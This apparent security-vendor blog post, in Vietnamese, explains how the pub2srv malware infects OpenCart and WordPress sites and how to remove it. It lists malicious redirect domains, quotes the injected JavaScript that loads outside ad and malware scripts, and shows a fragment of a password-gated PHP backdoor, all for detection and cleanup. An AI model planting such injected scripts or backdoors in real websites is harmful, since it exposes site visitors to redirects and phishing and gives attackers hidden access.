
Chúng tôi theo dõi một nhiễm trùng mã độc cụ thể nhắm vào trang OpenCart & WordPress vài tháng. Thường gọi là nhiễm trùng pub2srv malware chuyển hướng người truy cập trang web đến domain độc hại khác như
go.pub2srv[.]com
go.mobisla[.]com
go.oclaserver[.com]
deloton.com/afu.php?zoneid= site
Dolohen.com
Cũng, Google sẽ tạm ngưng Ads của bạn dưới lý do Liên kết độc hại trên trang web. Một vài trong số đó:
https://defpush.com/ntfc.php?p=1565632 https://deloplen.com/apu.php?zoneid=1558096 https://go.mobisla.com/notice.php?p=1558098&interactive=1&pushup=1 https://mobpushup.com/notice.php?p=1558098&interactive=1&pushup=1 https://wowreality.info/page.js?wm=gr
pub2srv malware là gì? Triệu chứng gì?
Là mã độc khiến trang OpenCart & WordPress chuyển hướng đến trang web spam. Trên thiết bị mobile, popup hoặc thông báo spam mở chứa quảng cáo và trang lừa đảo (phishing).
pub2srv malware chèn mã JavaScript độc hại vào source trang web gây chuyển hướng/popup. Với Opencart do lỗ hổng SQL injection trong cửa hàng, cho phép hacker thêm mã độc vào cơ sở dữ liệu. Với WordPress, hacker sửa file index.php hoặc functions.php chèn payload.
Triệu chứng điển hình của hack này:
- Khách truy cập trang bị chuyển hướng đến trang spam quảng cáo, người lớn, lừa đảo. Xem blog chi tiết Tại sao trang web gặp nhiều chuyển hướng.
- Popup trên mobile nhắc cài app
- Plugin dựa vào AJAX ngừng hoạt động (Ví dụ: TablePress, DataTables v.v.)
- Bị Google blacklist hoặc Ads bị tạm ngưng. Xem blog lấy lại Ads bị ngưng.
- Mã JavaScript không nhận ra trong source
Hậu quả của Hack
Vì nguyên nhân sâu là lỗ hổng SQL injection (SQLi), kẻ tấn công có thể:
- Thêm, xóa, sửa, đọc nội dung trong cơ sở dữ liệu
- Đọc mã nguồn từ file trên database server
- Ghi file lên database server
- Đánh cắp bản ghi & mật khẩu người dùng trang WordPress/Opencart
- Mất mát thông tin giao dịch trong cửa hàng OpenCart/WooCommerce
- Thực hiện SEO spam trên domain dẫn đến blacklist Google Webmasters
Cách xóa mã độc pub2srv khỏi trang web?
Trong OpenCart, mã độc thường nhiễm cơ sở dữ liệu và đặt code trong các bảng sau:
- Bảng oc_product_description (Mô tả sản phẩm)
- Bảng oc_category_description (Mô tả danh mục)
Làm theo các bước xóa mã độc khỏi database OpenCart:
- Xem trước bảng database dùng tool như phpMyAdmin hoặc Sequel Pro
- Mở bảng 'oc_category_description' và kiểm tra giá trị cột 'description'.
- Bạn sẽ thấy đoạn mã JavaScript như sau:
<script type="text/javascript">//<![CDATA[ (function() { var configuration = { "token": "XXXXXXXXXXXXX", "exitScript": { "enabled": true }, "popUnder": { "enabled": true } }; var script = document.createElement(''script''); script.async = true; script.src = ''//cdn.shorte[.st]/link-converter.min.js''; script.onload = script.onreadystatechange = function () {var rs = this.readyState; if (rs && rs != ''complete'' && rs != ''loaded'') return; shortestMonetization(configuration);}; var entry = document.getElementsByTagName(''script'')[0]; entry.parentNode.insertBefore(script, entry); })(); //]]></script><script data-cfasync=''false'' type=''text/javascript'' src=''//pXXXXX.clksit[e.com/]adServe/banners?tid=XXXXX_127XXX_7&tagid=2''></script><script type="text/javascript" src="//[go.pub2srv][.com/ap]u.php?zoneid=XXXXXX"></script><script async="async" type="text/javascript" src="//g[o.mobisl]a.co[m/notice.ph]p?p=XXXXXX&interactive=1&pushup=1"></script> - Thực thi mã SQL sau sau khi thay thế cần thiết:
UPDATE oc89gWs_category_description SET description = REPLACE (description, 'INSERT MALICIOUS CODE FROM PREVIOUS STEP', ''); - Lặp lại tất cả bước trên cho bảng oc_product_description
Trong WordPress, mã độc thường nằm trong file WordPress:
- index.php
- functions.php
- Bảng database
Làm theo các bước xóa mã độc khỏi server WordPress:
- Mở file index.php (thư mục public_html) & wp-content/themes/NAME-OF-THEME/functions.php trên server
- Tìm code lạ/gibberish/mã hóa trong file này. Có thể tìm code giống:
<?php if (isset($_REQUEST['action']) && isset($_REQUEST['password']) && ($_REQUEST['password'] == 'XXXXXXXXXXXXXXXXXXXXXX')) { if ( ! function_exists( 'wp_temp_setup' ) ) { $path=$_SERVER['HTTP_HOST'].$_SERVER[REQUEST_URI]; ?> - Nếu tìm thấy mã độc trong file nào, nên thay thế file đó từ bản sao lưu tốt gần nhất.
- Cũng kiểm tra bảng database như bước OpenCart trên.
- Cũng trong thư mục wp-include: xóa file wp-vcd.php và class.wp.php, trong wp-include: mở post.php và xóa thẻ php đầu tiên thêm bởi Malware. Mở functions.php theme và xóa code trên. (Đề xuất bởi độc giả Jaber trong comment)

Bước ngăn chặn nhiễm lại & Xác định nguyên nhân
- Cập nhật trang OpenCart/WordPress lên phiên bản mới nhất: Khắc phục vấn đề bảo mật đã biết trong lõi CMS
- Chặn tấn công SQL Injection: Dùng plugin bảo mật như Astra chủ động phát hiện và chặn SQL Injection (SQLi) trước khi đến trang web.
- Đổi tên người dùng và mật khẩu tài khoản admin: Để hacker không tiếp tục truy cập trang sau dọn mã độc
- Đổi mật khẩu database: Sao cho hacker không kết nối trực tiếp database
- Đổi khóa mã hóa (Encryption keys): Ngăn chặn giả mạo & tấn công mã hóa khác
- Giới hạn truy cập khu vực admin chỉ IP whitelist: Chỉ admin được phép truy cập backend
- Gỡ plugin/extension không dùng: Nếu không còn maintain, có thể chứa vấn đề bảo mật gây hack từ đầu
- Quét Server Logs (Access & Error): Có thể tìm lỗi lạ/gibberish trong log chỉ ra nguồn & thời gian hack
Hướng dẫn liên quan – Xử lý Hack WordPress

Cũng xem bài blog về Favicon (.ico) Virus Backdoor trong WordPress
Về Astra Web Protection
Astra Web Protection là giải pháp bảo mật end-to-end cho CMS. Bạn bảo vệ mình chống 100+ tấn công, bot xấu, mã độc chỉ với một cú nhấp. Chuyên gia bảo mật cung cấp hỗ trợ 24×7 bảo mật kinh doanh trực tuyến. Chào hỏi trên widget chat dưới nếu muốn giúp chuyên nghiệp hoặc biết cách chúng tôi đảm bảo trang web 100% sạch và an toàn!